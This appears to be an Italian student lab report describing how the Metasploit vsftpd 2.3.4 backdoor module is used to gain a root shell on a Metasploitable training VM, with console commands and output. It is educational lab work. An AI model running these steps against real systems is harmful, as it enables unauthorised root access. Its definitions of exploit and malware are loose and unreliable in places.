

Esercizio S7L1

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «**vsftpd**».

Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di root (/). Chiamate la cartella `test_metasploit`.


Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

1) Per Exploit s'intende un codice malevolo che va a sfruttare le vulnerabilità del codice o del software.

Per Malware s'intende un codice malevolo che crea problemi al dispositivo o al software.

La differenza tra i due è che l'exploit non ha bisogno dell'interazione dell'uomo dato che la vulnerabilità è già presente nel codice o nel software invece il malware ha bisogno dell'interazione dell'uomo per poter iniziare ad infettare.

2) Il protocollo attaccato è l'FTP che corrisponde al scaricamento, caricamento e trasferimento dei file in modo meno sicuro perché i file non sono cryptati durante il passaggio da client a client o da client a server o da server a client.




The screenshot shows the Metasploit Framework interface. On the left, a terminal window shows the command `msf6 > search vsftpd` being run. The search results table lists one module: `auxiliary/dos/ftp/vsftpd_232`. On the right, a larger terminal window shows the command `msf6 exploit(auxiliary/dos/ftp/vsftpd_232)` being run, followed by `show options`. The options table shows the following settings: CHOST (no), CPOR (no), Proxies (no), RHOSTS (yes), and RPORT (21). The description for the module is: "vsftpd 2.3.2 Denial of Service".

Si avvia Metasploit

3) si va a vedere se le due macchine comunicano, si fa una scansione con nmap per vedere la versione del protocollo che effettueremo l'attacco

Si cerca il servizio da fare l'exploit, controlliamo le opzioni necessarie per vedere se abbiamo inserito tutti i parametri necessari.

In questo caso l'unico parametro richiesto che mancava era l'RHOSTS.



The screenshot shows the Metasploit Framework interface. The terminal window shows the command `msf6 exploit(auxiliary/dos/ftp/vsftpd_232)` followed by `set rhosts 192.168.1.149` and `show options`. The options table shows the following settings: CHOST (no), CPOR (no), Proxies (no), RHOSTS (yes), and RPORT (21). The description for the module is: "vsftpd 2.3.2 Denial of Service".

quindi si va a settare per l'RHOSTS l'indirizzo IP della vittima cioè Metasploitable.

```

root@kali: /home/kali
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  GHOST      no           The local client address
  CPORt      no           The local client port
  Proxies    no           A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    192.168.1.149  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
  RPORT      21           yes        The target port (TCP)

  Payload options (cmd/unix/interact):
    Name  Current Setting  Required  Description
    --  --  --  --

Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:34981 -> 192.168.1.149:6200) at 2023-11-06 09:20:46 -0500
[

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:0d:44
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe02:d44 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3080 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2529 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:234471 (228.9 KB)  TX bytes:200417 (195.7 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:116289 (113.5 KB)  TX bytes:116289 (113.5 KB)

mkdir test_metasploit
[

```

si rifà il controllo dei parametri necessari

Poi è possibile effettuare l'exploit

si fa un controllo se l'exploit è andato a buon fine guardando l'indirizzo IP

poi si crea la directory